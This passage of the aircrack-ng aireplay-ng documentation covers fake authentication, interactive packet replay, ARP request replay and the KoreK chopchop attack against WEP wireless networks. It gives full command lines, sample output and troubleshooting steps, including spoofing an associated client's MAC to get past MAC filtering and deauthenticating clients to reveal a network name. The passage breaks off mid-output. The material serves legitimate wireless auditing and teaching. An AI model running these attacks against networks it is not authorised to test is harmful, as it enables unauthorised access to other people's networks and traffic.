To associate with an access point, use fake authentication:

aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2 is our card MAC address
- ath0 is the wireless interface name

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- 6000 - Reauthenticate very 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Success looks like:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
```

```
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Here is an example of a shared key authentication. It does assume you have a PRGA xor file. See the How to do shared key fake authentication tutorial for more details.

```
 aireplay-ng -1 0  -e teddy -y sharedkey-04-00-14-6C-7E-40-80.xor -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0
```

Where:

- -1 means fake authentication
- 0 means only authenticate once
- -e teddy is the SSID of the network
- -y sharedkey-04-00-14-6C-7E-40-80.xor is the name of file containing the PRGA xor bits
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:09:5B:EC:EE:F2
- ath0 is the interface name

Here is an example of a successful shared key authentication:

```
 11:44:55  Sending Authentication Request
 11:44:55  AP rejects open-system authentication
 Part1: Authentication
 Code 0 - Authentication SUCCESSFUL :)
 Part2: Association
 Code 0 - Association SUCCESSFUL :)
```

If you receive the messages above, you are good to go forward with the standard injection techniques.

Usage Tips

Setting MAC address

It is good practice to set your card's MAC address to the one you specify via the ”-h” parameter if they are different. Having them the same, ensures that wireless “ACK”s are sent by your card. This means subsequent attacks work smoothly.

Detailed instructions on changing the card MAC address can be found in the FAQ: How do I change my card's MAC address ?.

Troubleshooting Tip: A normal MAC address looks like this: 00:09:5B:EC:EE:F2. It is composed of six octets. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI). Simply put, it is the card manufacturer. The second half (EC:EE:F2) is known as the extension identifier and is unique to each network card within the specific OUI. Many access points will ignore MAC addresses with invalid OUIs. So make sure you use a valid OUI code code when you make up MAC addresses. Otherwise, your packets may be ignored by the Access Point. The current list of OUIs may be found here [http://standards.ieee.org/regauth/oui/oui.txt].

Injecting in Managed Mode

With patched madwifi-old CVS 2005-08-14, it's possible to inject packets while in Managed mode (the WEP key itself doesn't matter, as long as the AP accepts Open-System authentication). So, instead of running attack 1, you may just associate and inject / monitor through the athXraw interface:

```
ifconfig ath0 down hw ether 00:11:22:33:44:55
iwconfig ath0 mode Managed essid 'the ssid' key AAAAAAAAAA
ifconfig ath0 up
```

```
sysctl -w dev.ath0.rawdev=1
ifconfig ath0raw up
airodump-ng ath0raw out 6
```

Then you can run attack 3 or 4 (aireplay-ng will automatically replace ath0 with ath0raw below):

```
aireplay-ng -3 -h 00:11:22:33:44:55 -b 00:13:10:30:24:9C ath0
```

```
aireplay-ng -4 -h 00:10:20:30:40:50 -f 1 ath0
```

Examples of successful authentications

When troubleshooting failed fake authentications, it can be helpful to do a packet capture and compare it to successful ones. As well, simply reviewing this packet captures with WireShark can be very educational.

Here are packet captures of the two types of authentication - open and shared key:

- wep.open.system.authentication.cap [http://download.aircrack-ng.org/wiki-files/other/wep.open.system.authentication.cap]
- wep.shared.key.authentication.cap [http://download.aircrack-ng.org/wiki-files/other/wep.shared.key.authentication.cap]

Usage Troubleshooting

Identifying failed authentications

Here is an example of what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed with other attacks until you have the fake authentication running correctly.

Another way to identify a failed fake authentication is to run tcpdump and look at the packets. Start another session while you are injecting and…

Run: “tcpdump -n -e -s0 -vvv -i ath0”

Here is a typical tcpdump error message you are looking for:

```
11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0f:b5:46:11:19 SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from nonassociated station
```

Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:0f:b5:46:11:19) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use: “tcpdump -n -e -s0 -vvv -i ath0 | grep DeAuth”. You may need to tweak the phrase “DeAuth” to pick out the exact packets you want.

See the next sections for possible solutions.

Reassociating on periodic basis

Sometimes you periodically get disassociation events. Some access points require to reassociate every 30 seconds, otherwise the fake client is considered disconnected. In this case, setup the periodic re-association delay:

```
aireplay-ng -1 30 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```

Error Message "AP rejects open-system authentication"

You receive the following error message when trying to do fake authentication with aireplay-ng:

```
 15:46:53  Sending Authentication Request
 15:46:53  AP rejects open-system authentication
 Please specify a PRGA-file (-y).
```

See the How to do shared key fake authentication tutorial.

MAC access controls enabled on the AP

If fake authentication is never successful (aireplay-ng keeps sending authentication requests) then MAC address filtering may be in place. This is where the access point will only accept connections from specific MAC addresses. In this case you will need to obtain a valid MAC address by observation using airodump-ng. Do not do a fake authentication for a specific MAC address if the client is active on the AP. See the MAC access control troubleshooting tip here

Waiting for beacon frame

When you enter the command, the system freezes or a line is printed with “Waiting for beacon frame” and then no further activity occurs.

There are many possible root causes of this problem:

- The wireless card is set to a channel which is different then the AP. Solution: Use iwconfig and confirm the card is set to the same channel as the AP.
- The card is scanning channels. Solution: Start airodump-ng with the ”-c” or ”–channel” parameter and set it to the same channel as the AP.
- The ESSID is wrong. Solution: Enter the correct value. If if contains spaces or special characters then enclose it in quotes. For the complete details, see this FAQ entry.
- The BSSID is wrong. Solution: Enter the correct value.
- You are too far away from the AP and are not receiving any beacons. Solution: You can use tcpdump and/or airodump-ng to confirm you are in fact receiving beacons for the AP. If not, move closer.
- You are not receiving beacons for the AP: Solution: Use “tcpdump -n -vvv -e -s0 -i <interface name>” to confirm you are receiving beacons. Assuming you have dealt with with potential problems above, it could be the drivers or you have not put the card into monitor mode.

For all of the above, running airodump-ng and the related text file should provide all the information you require identify and correct the problem.

Airodump-ng does not show the ESSID

Airodump-ng does not show the ESSID! How do I do fake authentication since this is a required parameter?

Answer: You need to patient. When a client associates with the AP, then airodump-ng will obtain and display the ESSID. If you are impatient then deauthenticate a client to get the ESSID immediately.

Error Message "Denied (Code 1) is WPA in use?"

You get something similar to this:

```
Sending Authentication Request
Authentication successful
Sending Association Request
Association successful
Denied (Code 1) is WPA in use?
```

You cannot use fake authentication with a WPA/WPA Access Point. It may only be used with WEP Access Points.

Error Message "Denied (code 10), open (no WEP)?"

You cannot use fake authentication with an Open AP. Open meaning there is no WEP encryption enabled. There is no WEP key to crack!

Error Message "Denied (code 12), wrong ESSID or WPA?"

First, ensure the AP you are trying to connect to is WEP. You cannot do fake authentication to a WPA/WPA2 network.

The most likely reason to get this error message is when the ESSID specified with ”-e” does not EXACTLY match the real ESSID. Capitalization, spaces, special characters and so on must match exactly. See this FAQ entry FAQ entry for instructions on how to handle unusual ESSIDs.

Error message "code (XX)"

You receive an error messages referencing a code number. This Management Frames description [http://download.aircrack-ng.org/wiki-files/other/managementframes.pdf] is an excellent description of the various error codes you may receive. Just look for the number relating to the authentication or association phase when you received the error.

Other problems and solutions

Also make sure that:

- You are physically close enough to the access point. You can confirm that you can communicate with the specific AP by following these instructions.
- Make sure you are using a real MAC address (see discussion above)
- The wireless card driver is properly patched and installed. Use the injection test to confirm your card can inject.
- The card is configured on the same channel as the AP. Use “iwconfig” to confirm.
- The BSSID and ESSID (-a / -e options) are correct.
- If Prism2, make sure the firmware was updated.

See also: General aireplay-ng troubleshooting

Interactive packet replay

Description

This attack allows you to choose a specific packet for replaying (injecting). The attack can obtain packets to replay from two sources. The first being a live flow of packets from your wireless card. The second being from a pcap file. Standard Pcap format (Packet CAPture, associated with the libpcap library http://www.tcpdump.org [http://www.tcpdump.org]), is recognized by most commercial and open-source traffic capture and analysis tools. Reading from a file is an often overlooked feature of aireplay-ng. This allows you read packets from other capture sessions or quite often, various attacks generate pcap files for easy reuse. A common use of reading a file containing a packet your created with packetforge-ng.

In order to use the interactive packet replay successfully, it it important to understand a bit more about the wireless packet flow. You cannot simply capture and replay any packet. Only certain packets can be replayed successfully. Successfully means that it is accepted by the access point and causes a new initialization vector (IV) to be generated since that is the whole objective.

To do this, we either have to select a packet which naturally will be successful or manipulate a captured packet into a natural one. We will now explore these two concepts in more detail.

First, lets look at what characteristics a packet must have to naturally work. Access points will always repeat packets destined for the broadcast MAC address. This is a MAC address of FF:FF:FF:FF:FF:FF. ARP request packets have this characteristic. As well, the packet must be going from a wireless client to the wired network. This is a packet with the "To DS" (To Distribution System) bit flag set to 1.

So the aireplay-ng filter options we require to select these packets are:

- -b 00:14:6C:7E:40:80 selects packets with the MAC of the access point we are interested in
- -d FF:FF:FF:FF:FF:FF selects packets with a broadcast destination
- -t 1 selects packets with the "To Distribution System" flag set on

See "Natural Packet Replay" below for an example.

Next, we will look at packets which need to be manipulated in order to be successfully replayed by the access point. The objective, as always, is to have the access point rebroadcast the packet you inject and generate a new IV. As simple as it sounds, the only selection criteria you need is the "-t 1" to select packets going to the distribution system (ethernet):

- -b 00:14:6C:7E:40:80 selects packets with the MAC of the access point we are interested in
- -t 1 selects packets with the "To Distribution System" flag set on

We don't care what the destination MAC address is. This because in this case we will modify the packet being injected. The following options will result in the packet looking like a "natural" packet above. Here are the options required:

- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client to the access point. IE Set the "To DS" field to 1.
- -c FF:FF:FF:FF:FF:FF sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.

See “Modified Packet Replay” below for an example.

Usage

aireplay-ng -2 <filter options> <replay options> -r <file name> <replay interface>

Where:

- -2 means interactive replay attack
- <filter options> are described here
- <replay options> are described here
- -r <file name> used to specify a pcap file to read packets from (this is optional)
- <replay interface> is the wireless interface such ath0

Usage Examples

Natural Packet Replay

For this example, you do not need do a fake authentication first, since the source MAC address is already associated with the access point. The source MAC address is from the existing wireless client.

Putting it all together:

```
aireplay-ng -2 -b 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -t 1 ath0
```

Where:

- -2 means interactive replay
- -b 00:14:6C:7E:40:80 selects packets with the MAC of the access point we are interested in
- -d FF:FF:FF:FF:FF:FF selects packets with a broadcast destination
- -t 1 selects packets with the “To Distribution System” flag set on
- ath0 is the wireless interface

When launched, the program will look as follows:

```
Read 4 packets...

     Size: 68, FromDS: 0, ToDS: 1 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:0F:B5:34:30:30

     0x0000:  0841 de00 0014 6c7e 4080 000f b534 3030  .A....l~@....400
     0x0010:  ffff ffff ffff 4045 d16a c800 6f4f ddef  ......@E.j..oO..
     0x0020:  b488 ad7c 9f2a 64f6 ab04 d363 0efe 4162  ...|.*d....c..Ab
     0x0030:  8ad9 2f74 16bb abcf 232e 97ee 5e45 754d  ../t....#...^EuM
     0x0040:  23e0 883e                                #..>
```

```
Use this packet ? y
```

Notice that the packet matches our selection criteria. Enter “y” and it starts injecting:

```
Saving chosen packet in replay_src-0315-191310.cap
You should also start airodump-ng to capture replies.

Sent 773 packets...
```

Modified Packet Replay

For this example, you do not need do a fake authenticaion first, since the source MAC address is already associated with the access point. The source MAC address is from the existing wireless client.

Putting it all together:

```
aireplay-ng -2 -b 00:14:6C:7E:40:80 -t 1 -c FF:FF:FF:FF:FF:FF -p 0841 ath0
```

Where:

- -2 means interactive replay
- -b 00:14:6C:7E:40:80 selects packets with the MAC of the access point we are interested in.
- -t 1 selects packets with the “To Distribution System” flag set on
- -c FF:FF:FF:FF:FF:FF sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.
- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client. IE Set the “To DS” field to 1.
- ath0 is the wireless interface

The IVs generated per second will vary based on the size of the packet you select. The smaller the packet size, the higher the rate per second. When launched, the program will look as follows:

```
Read 10 packets...

     Size: 124, FromDS: 0, ToDS: 1 (WEP)

          BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:40:F4:77:E5:C9
     Source MAC  =  00:0F:B5:34:30:30

     0x0000:  0841 2c00 0014 6c7e 4080 000f b534 3030  .A,...l~@....400
     0x0010:  0040 f477 e5c9 90c9 3d79 8b00 ce59 2bd7  .@.w....=y...Y+.
     0x0020:  96e7 fadf e0de 2e99 c019 4f85 9508 3bcc  .........O...;.
     0x0030:  8d18 dbd5 92a7 a711 87d8 58d3 02b3 7be7  .........X...{.
     0x0040:  8bf1 69c0 c596 3bd1 436a 9598 762c 9d1d  ..i...;.Cj..v,..
     0x0050:  7a57 3f3d e13c dad0 f2d8 0e65 6d66 d913  zW?=.<.....emf..
     0x0060:  9716 84a0 6f9a 0c68 2b20 7f55 ba9a f825  ....o..h+ □U...%
     0x0070:  bf22 960a 5c7b 3036 290a 89d6            ."..\{06)...

Use this packet ? y
```

Enter “y” and the program will continue:

```
Saving chosen packet in replay_src-0316-162802.cap
You should also start airodump-ng to capture replies.

Sent 2966 packets...
```

Other Examples

You could use it, for example, to have the access point (AP) rebroadcast the packet and thereby generate new initialization vectors (IVs):

```
aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82  ath0
```

Where:

- -2 means the interactive replay attack
- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client. IE Set the “To DS” field to 1.
- -c FF:FF:FF:FF:FF:FF sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.
- -b 00:14:6C:7E:40:80 is the MAC address of the access point (BSSID). This is a filter to select a single AP.
- -h 00:0F:B5:88:AC:82 sets is the MAC address of the packets being transmitted and should match your card's MAC address.
- ath0 is the wireless interface name.

IMPORTANT: In this example, we set the source MAC address of the packets. This MAC address must be associated with the AP either via fake authentication or an existing wireless client.

The IVs generated per second will vary based on the size of the packet you select. The smaller the packet size, the higher the rate per second. When launched, the program will look as follows:

```
Read 99 packets...

     Size: 139, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  01:00:5E:00:00:FB
     Source MAC  =  00:40:F4:77:E5:C9

     0x0000:  0842 0000 0100 5e00 00fb 0014 6c7e 4080  .B....^.....l~@.
     0x0010:  0040 f477 e5c9 5065 917f 0000 e053 b683  .@.w..Pe.□...S..
     0x0020:  fff3 795e 19a3 3313 b62c c9f3 c373 ef3e  ..y^..3..,...s.>
     0x0030:  87a0 751a 7d20 9e6c 59af 4d53 16d8 773c  ..u.} .lY.MS..w<
     0x0040:  af05 1021 8069 bbc8 06ea 59f3 3912 09a9  ...!.i....Y.9...
     0x0050:  c36d 1db5 a51e c627 11d1 d18c 2473 fae9  .m.....'....$s..
     0x0060:  84c0 7afa 8b84 ebbb e4d2 4763 44ae 69ea  ..z.......GcD.i.
     0x0070:  b65b df63 8893 279b 6ecf 1af8 c889 57f3  .[.c..'.n.....W.
     0x0080:  fea7 d663 21a6 3329 28c8 8f              ...c!.3)(..

Use this packet ?
```

Responding “y” results in the packets being injected:

```
Saving chosen packet in replay_src-0303-103920.cap
You should also start airodump-ng to capture replies.

Sent 4772 packets...
```

By also including packet size filters you can easily also use attack 2 to manually replay WEP-encrypted ARP request packets. ARP packets are typically either 68 (from a wireless client) or 86 (from a wired client) bytes:

aireplay-ng -2 -p 0841 -m 68 -n 86 -b 00:14:6C:7E:40:80 -c FF:FF:FF:FF:FF:FF -h 00:0F:B5:88:AC:82 ath0

Where:

- -2 means the interactive replay attack
- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client. IE Set the “To DS” field to 1.
- -m 68 is the minimum packet length
- -n 86 is the maximum packet length
- -c FF:FF:FF:FF:FF:FF sets the destination MAC address to be a broadcast. This is required to cause the AP to replay the packet and thus getting the new IV.
- -b 00:14:6C:7E:40:80 is the MAC address of the access point (BSSID). This is a filter to select a single AP.
- -h 00:0F:B5:88:AC:82 sets is the MAC address of the packets being transmitted and should match your card's MAC address.
- ath0 is the wireless interface name.

IMPORTANT: In this example, we set the source MAC address of the packets. This MAC address must be associated with the AP either via fake authentication or an existing wireless client.

Once you start the program it looks as follows:

```
Read 145 packets...

     Size: 86, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:40:F4:77:E5:C9

     0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B.........l~@.
     0x0010:  0040 f477 e5c9 9075 a09c 0000 d697 eb34  .@.w...u.......4
     0x0020:  e880 9a37 8bda d0e7 fdb4 252d d235 313c  ...7......%-.51<
     0x0030:  16ab 784c 5a45 b147 fba2 fe90 ae26 4c9d  ..xLZE.G.....&L.
     0x0040:  7d77 8b2f 1c70 1d6b 58f7 b3ac 9e7f 7e43  }w./.p.kX....□~C
     0x0050:  78ed eeb3 6cc4                           x...l.

Use this packet ? y
```

At this point, only respond “y” if the packet is 68 or 86 bytes long, otherwise enter “n”. It now injects the packets:

```
Saving chosen packet in replay_src-0303-124624.cap
You should also start airodump-ng to capture replies.
```

As mentioned earlier, aireplay-ng can be used to replay packets from a pcap file. Notice in the previous example, aireplay-ng wrote a file called “replay_src-0303-124624.cap”. You are not limited to using files written by aireplay-ng, you can use any pcap file from airodump-ng, kismet, etc.

Here is an example using the output from the previous example:

aireplay-ng -2 -p 0841 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -r replay_src-0303-124624.cap ath0

Where:

- -2 means the interactive replay attack
- -p 0841 sets the Frame Control Field such that the packet looks like it is being sent from a wireless client. IE Set the “To DS” field to 1.
- -c FF:FF:FF:FF:FF:FF NOTE: This is not included because an ARP packet already has the

destination MAC address set to broadcast.

- -b 00:14:6C:7E:40:80 is the MAC address of the access point (BSSID). This is a filter to select a single AP.
- -h 00:0F:B5:88:AC:82 sets is the MAC address of the packets being transmitted and should match your card's MAC address.
- ath0 is the wireless interface name.

IMPORTANT: In this example, we set the source MAC address of the packets. This MAC address must be associated with the AP either via fake authentication or an existing wireless client.

The program responds:

```
     Size: 86, FromDS: 1, ToDS: 0 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:40:F4:77:E5:C9

     0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
     0x0010:  0040 f477 e5c9 9075 a09c 0000 d697 eb34  .@.w...u.......4
     0x0020:  e880 9a37 8bda d0e7 fdb4 252d d235 313c  ...7......%-.51<
     0x0030:  16ab 784c 5a45 b147 fba2 fe90 ae26 4c9d  ..xLZE.G.....&L.
     0x0040:  7d77 8b2f 1c70 1d6b 58f7 b3ac 9e7f 7e43  }w./.p.kX....□~C
     0x0050:  78ed eeb3 6cc4                           x...l.

Use this packet ? y
```

You then say “y” to select the packet. It then starts to inject the packets:

```
Saving chosen packet in replay_src-0303-124624.cap
You should also start airodump-ng to capture replies.

End of file.
```

Usage Tips

Additional Interactive Application

There are some interesting applications of the first example above. It can be used to attack networks without any connected wireless clients. Start the aireplay-ng attack per the example. Now sit back and wait for any packet to be broadcast. It does not matter what type. Just say “y” and bingo you are generating IVs. The tradeoff is speed, big packets yield lower IVs per second. The major advantages is it saves the steps of obtaining the xor stream (chopchop or fragmentation attacks), building a packet and launching relay attack.

This would also work on APs with clients. It would be faster since you don't have to wait for an ARP, any packet will do.

IMPORTANT: The source MAC address you use must first be associated with the AP via fake authentication.

Injecting Management Frames

You can also inject management and control frames on a per frame basis with aireplay-ng. You just need to specify a matching filter since the default one just allows wep data packets.

Examples:

- Setting -v 8 -u 0 -w 0 allows you to send beacons frames.
- Setting -v 12 -u 1 -w 0 -m 10 -n 2000 sets a filter for control frames (in this case clear-to-send frames).

Usage Troubleshooting

The most common problem is that you are not associated with the AP. Either use a source MAC address of a client already associated with the AP or use fake authentication.

Check the I am injecting but the ivs don't increase tutorial.

One situation that may affect interactive replay: Exception of wireless client separation option - http://forum.aircrack-ng.org/index.php?topic=194 [http://forum.aircrack-ng.org/index.php?topic=194]

Also see the general aireplay-ng troubleshooting ideas: aireplay-ng usage troubleshooting.

ARP Request Replay Attack

Description

The classic ARP request replay attack is the most effective way to generate new initialization vectors (IVs), and works very reliably. The program listens for an ARP packet then retransmits it back to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IVs. It is all these new IVs which allow you to determine the WEP key.

What is ARP?

ARP is address resolution protocol: A TCP/IP protocol used to convert an IP address into a physical address, such as an Ethernet address. A host wishing to obtain a physical address broadcasts an ARP request onto the TCP/IP network. The host on the network that has the address in the request then replies with its physical hardware address.

ARP is the foundation of many attacks in the aircrack-ng suite. These links will allow you to learn more about ARP:

- PC Magazine: Definition of ARP [http://www.pcmag.com/encyclopedia_term/0,2542,t=ARP&i=37988,00.asp]
- Wikipedia: Address Resolution Protocol [http://en.wikipedia.org/wiki/Address_resolution_protocol]
- Microsft Technet: Address Resolution Protocol (ARP) [http://technet.microsoft.com/en-us/library/cc758357(WS.10).aspx]
- RFC 826 [http://tools.ietf.org/html/rfc826]

Usage

Basic usage:

```
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
```

Where:

- -3 means standard arp request replay
- -b 00:13:10:30:24:9C is the access point MAC address
- -h 00:11:22:33:44:55 is the source MAC address (either an associated client or from fake authentication)
- ath0 is the wireless interface name

There are two methods of replaying an ARP which was previously injected. The first and simplest method is to use the same command plus the ”-r” to read the output file from your last successful ARP replay.

```
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 -r replay_arp-0219-115508.cap ath0
```

Where:

- -3 means standard arp request replay
- -b 00:13:10:30:24:9C is the access point MAC address
- -h 00:11:22:33:44:55 is the source MAC address (either an associated client or from fake authentication)
- -r replay_arp-0219-115508.cap is the name of the file from your last successful ARP replay
- ath0 is the wireless interface name

The second method is a special case of the interactive packet replay attack. It is presented here since it is complementary to the ARP request replay attack.

```
aireplay-ng -2 -r replay_arp-0219-115508.cap ath0
```

Where:

- -2 means interactive frame selection
- -r replay_arp-0219-115508.cap is the name of the file from your last successful ARP replay

ath0 is the wireless card interface name

Usage Example

For all of these examples, use airmon-ng to put your card in monitor mode first. You cannot inject packets unless it is in monitor mode.

For this attack, you need either the MAC address of an associated client , or a fake MAC from attack 1. The simplest and easiest way is to utilize the MAC address of an associated client. This can be obtain via airodump-ng. The reason for using an associated MAC address is that the access point will only accept and repeat packets where the sending MAC address is “associated”.

You may have to wait for a couple of minutes, or even longer, until an ARP request shows up. This attack will fail if there is no traffic.

Enter this command:

```
aireplay-ng -3 -b 00:14:6c:7e:40:80 -h 00:0F:B5:88:AC:82 ath0
```

The system responds:

```
Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies.
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Initially the last line will look similar to:

```
Read 39 packets (got 0 ARP requests), sent 0 packets...
```

Then when the attack is in progress, the zeroes show the actual counts as in the full sample above. You can also confirm this by running airodump-ng to capture the IVs being generated. It should show the data count increasing rapidly for the specific access point.

The second example we will look at is reusing the captured ARP from the example above. You will notice that it said the ARP requests were being saved in "replay_arp-0219-123051.cap". So rather then waiting for a new ARP, we simply reuse the old ones with the "-r" parameter:

```
aireplay-ng -2 -r replay_arp-0219-123051.cap ath0
```

The system responds:

```
     Size: 86, FromDS: 0, ToDS: 1 (WEP)

          BSSID  =  00:14:6C:7E:40:80
      Dest. MAC  =  FF:FF:FF:FF:FF:FF
     Source MAC  =  00:0F:B5:88:AC:82

     0x0000:  0841 0000 0014 6c7e 4080 000f b588 ac82  .A....l~@.......
     0x0010:  ffff ffff ffff 7092 e627 0000 7238 937c  ......p..'..r8.|
     0x0020:  8011 36c6 2b2c a79b 08f8 0c7e f436 14f7  ..6.+,.....~.6..
     0x0030:  8078 a08e 207c 17c6 43e3 fe8f 1a46 4981  .x.. |..C....FI.
     0x0040:  947c 1930 742a c85f 2699 dabe 1368 df39  .|.0t*._&....h.9
     0x0050:  ca97 0d9e 4731                           ....G1

Use this packet ? y
```

You say "y" and then your system will start injecting:

```
Saving chosen packet in replay_src-0219-123117.cap
You should also start airodump-ng to capture replies.

Sent 3181 packets...
```

As well, you can alternatively use per the Usage Section above:

```
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 -r replay_arp-0219-115508.cap ath0
```

At this point, if you have not already done so, start airodump-ng to capture the IVs being generated. The data count should be increasing rapidly.

Usage Tips

When you are testing at home, to generate an ARP packet to initiate the ARP injection, simply ping a non-existent IP on your network.

Usage Troubleshooting

I am injecting but the IVs don't increase!

See Tutorial: I am injecting but the IVs don't increase!

I get 'Read XXXXX packets (got 0 ARP requests), sent 0 packets...(0 pps)' - Why it doesn't send any packets?

Simply because there are no ARP [http://en.wikipedia.org/wiki/Address_resolution_protocol] packets being broadcast into the air and on the network, nothing to replay. If aireplay-ng doesn't find any of the right packets, it will not be able to replay anything. Don't forget that 'replay' imply that there's some packets are being broadcast, already sent by a legitimate client/AP.

Alternate Attack

Although not a direct troubleshooting tip for the arp request reinjection attack, if you are unable to get the attack to work or there are no arp request packets coming from the access point, there is an alternate attack you should consider:

- -p 0841 method: This technique allows you to reinject any data packet received from the access point and generate IVs.

General

Also see the general aireplay-ng troubleshooting ideas: aireplay-ng usage troubleshooting.

KoreK chopchop

Description

This attack, when successful, can decrypt a WEP data packet without knowing the key. It can even work against dynamic WEP. *This attack does not recover the WEP key itself, but merely reveals the plaintext*. However, some access points are not vulnerable to this attack. Some may seem vulnerable at first but actually drop data packets shorter that 60 bytes. If the access point drops packets shorter than 42 bytes, aireplay tries to guess the rest of the missing data, as far as the headers are predictable. If an IP packet is captured, it additionally checks if the checksum of the header is correct after guessing the missing parts of it. This attack requires at least one WEP data packet.

If you wish to learn more about the theory behind this attack, see ChopchopTheory.

Usage

```
aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0
```

Where:

- -4 means the chopchop attack
- -h 00:09:5B:EC:EE:F2 is the MAC address of an associated client or your card's MAC if you did fake authentication
- -b 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

Although it is not shown, you may use any of the other aireplay-ng filters. The main page of aireplay-ng has the complete list. Additional typical filters could be the -m and -n to set the minimum and maximum packet sizes to select.

If the ”-h” option is omitted, then a unauthenticated chopchop attack is performed. See the example below for more details.

Usage Examples

Example with sample output

This is an example an authenticated chopchop attack. Meaning you must first perform a fake authentication and use the source MAC with the ”-h” option. Essentially this causes all packets to be sent with the source MAC specified by ”-h” and the destination MAC will vary with 256 combinations.

```
aireplay-ng -4 -h 00:09:5B:EC:EE:F2 -b 00:14:6C:7E:40:80 ath0
```

Where:

- -4 means the chopchop attack
- -h 00:09:5B:EC:EE:F2 is the MAC address of our card and must match the MAC used in the fake authentication
- -b 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

The system responds:

```
     Read 165 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
        0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
        0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
        0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
        0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
        0x0050:  cfeb 4a72 be46                           ..Jr.F

Use this packet ? y
```

You respond “y” above and the system continues.

```
Saving chosen packet in replay_src-0201-191639.cap

Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
